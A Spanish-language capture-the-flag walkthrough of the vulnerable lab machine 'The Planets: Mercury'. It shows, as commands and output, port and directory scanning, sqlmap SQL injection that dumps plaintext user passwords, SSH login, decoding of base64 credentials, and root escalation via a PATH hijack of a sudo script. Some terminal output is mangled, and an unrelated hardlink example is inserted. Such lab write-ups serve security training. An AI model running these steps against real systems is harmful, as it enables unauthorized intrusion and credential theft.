


The planets: Mercury es una maquina facil entre comillas pero que si no tienes ni idea te vas a complicar, te tienes que descargar el ova i hacer un import en virtual box para abrirla

Hacemos el habitual nmap, yo cojo de referencia esta vez a un señor de YT ya que mi maquina no funciona bien del todo para capturar info, asi que el nmap intentar hacer uno mas completo que el que se muestra.

```
(mr-dev@kali)~$ nmap -sC -sV 192.168.56.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-11 19:36 IST
Nmap scan report for 192.168.56.104
Host is up (0.0017s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux;
| ssh-hostkey:
|   3072 c8:24:ea:2a:2b:f1:3c:fa:16:94:65:bd:c7:9b:6c:29 (RSA)
|   256  e8:08:a1:8e:7d:5a:bc:5c:66:16:48:24:57:0d:fa:b8 (ECDSA)
|_  256  2f:18:7e:10:54:f7:b9:17:a2:11:1d:8f:b3:30:a5:2a (ED25519)
8080/tcp  open  http-proxy   WSGIServer/0.2 CPython/3.8.2
```

Despues del nmap, podemos ver los puertos 8080 (WEB) i 22 (SSH) abiertos, tenemos que explotar esos 2.






En la pagina web no hay nada ni haciendo f12, vamos directamente a una herramienta de fuzzing web para descubrir directorios ocultos a partir de un diccionario

```
(mr-dev@kali)~$ gobuster dir -u http://192.168.56.104:8080/ -w /usr/share/wordlists/dirb/common.txt


2022/04/11 19:40:23 Starting gobuster in directory
/robots.txt [REDACTED] (Status: 200) [Size: 26]
```

Hacemos servir gobuster para hacer el fuzzing i encontramos el archivo robots.txt que nos dice que hay un directorio que si haces * lo encontraras





Encontramos esta pagina que es un mercury facts, cuando hacemos clic al primer link nos vamos a encontrar una informacion relevante que en este caso nos mostrara un indicio de uso de bases de datos sql para acceder a ellas



VAMOS A USAR SQLMAP para averiguar como solucionar esta maquina

```

mr-dev@kali: ~
File Actions Edit View Help

(mr-dev@kali)-[~]
$ sqlmap -u http://192.168.56.104:8080/mercuryfacts/1/

      M
    [ ]
   [ ]
  [ ]
 [ ]
[ ]
|_IV...

{1.6#stable}

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 19:45:52 /2022-04-11/

```

```
(mr-dev@kali)-[~]  
$ sqlmap -u http://192.168.56.104:8080/mercuryfacts/ --dbs --batch
```

El comando `--batch` sirve para que no pida parametros al usuario i que le deje los parametros por defecto

```
available databases [2]:
[*] information_schema
[*] mercury
```

Nos dice que tenemos estas 2 databases, mercury y information_schema

```
(mr-dev@kali)-[~]
$ sqlmap -u http://192.168.56.104:8080/mercuryfacts/ -D mercury --dump-all --batch
```

Pillamos la comanda de antes y ponemos la database que queremos dumppear y nos dara esta información

```

table: users
[4 entries]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | johnny1987 | john |
| 2 | lovemykids111 | laura |
| 3 | lovemybeer111 | sam |
| 4 | mercuryisthesizeof0.056Earths | webmaster |
+-----+-----+-----+

[20:35:07] [INFO] table 'mercury.users' dumped to CSV
sers.csv'
[20:35:07] [INFO] fetched data logged to text files u

(mr-dev@kali)-[~]
$ ssh webmaster@192.168.56.104

```

De las 4 passwords, la que sirve para hacer SSH es la cuenta de webmaster, las otras no sirven una vez dentro de SSH ya podemos intentar escalar

```

webmaster@mercury:~/mercury_proj$ la
db.sqlite3 manage.py mercury_facts mercury_index mercury_proj notes.txt
webmaster@mercury:~/mercury_proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeWl1YW5kaWFtZXRLcmlzNDg4MGttCg==
webmaster@mercury:~/mercury_proj$

```

A traves de la comanda sudo -l nos dicen que el usuario webmaster no tiene acceso a sudo, pero entramos dentro de la carpeta mercury_proj i dentro de esta nos encontramos las passwords en base64

```

linuxmaster for linux stuff - linuxmaster:bWVyY3VyeWl1YW5kaWFtZXRLcmlzNDg4MGttCg==
webmaster@mercury:~/mercury_proj$ echo "bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK" | base64 -d
mercuryisthesizeof0.056Earths
webmaster@mercury:~/mercury_proj$ echo "bWVyY3VyeWl1YW5kaWFtZXRLcmlzNDg4MGttCg==" | base64 -d
mercuryismeanandiameteris4880km

```

Si descodemos el codigo, vemos la password de linux master, a continuación procede crear hacer una nueva conexion ssh con linuxmaster+ip para llegar a la flag de root. Aún sigue siendo otro usuario, pero este si es suddoer, a través de la comanda sudo -l esta vez vemos lo siguiente


```

User linuxmaster may run the following commands on mercury:
(root : root) SETENV: /usr/bin/check_syslog.sh

```


Al ser un script lo podremos modificar para escalar privilegios

```
linuxmaster@mercury:~$ ln -s /usr/bin/vi tail
linuxmaster@mercury:~$ export PATH=$(pwd):$PATH
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
```



```
sylvie@ubuntu:~/MyFolder$ ls
file1.txt  file2.txt
sylvie@ubuntu:~/MyFolder$ ln file1.txt hardlink.
sylvie@ubuntu:~/MyFolder$ ls
file1.txt  file2.txt  hardlink.txt
sylvie@ubuntu:~/MyFolder$ cat file1.txt
Apple
Banana
Orange
Strawberry
Jackfruit
Mango
Blueberry
Blackberry
sylvie@ubuntu:~/MyFolder$ cat hardlink.txt
Apple
Banana
Orange
Strawberry
Jackfruit
Mango
Blueberry
Blackberry
```

Ejemplo de comanda ln, donde se hace un link a otro archivo que es lo que hacemos arriba previamente. Si no entiendo mal haces que el tail sea un editor de texto, en vez de un tail



```
#!/bin/bash
```

Al final del vi que haces haces esta comanda y cuando sales eres

root

```
[no write since last change]
root@mercury:/home/linuxmaster# id
uid=0(root) gid=0(root) groups=0(root)
root@mercury:/home/linuxmaster#
```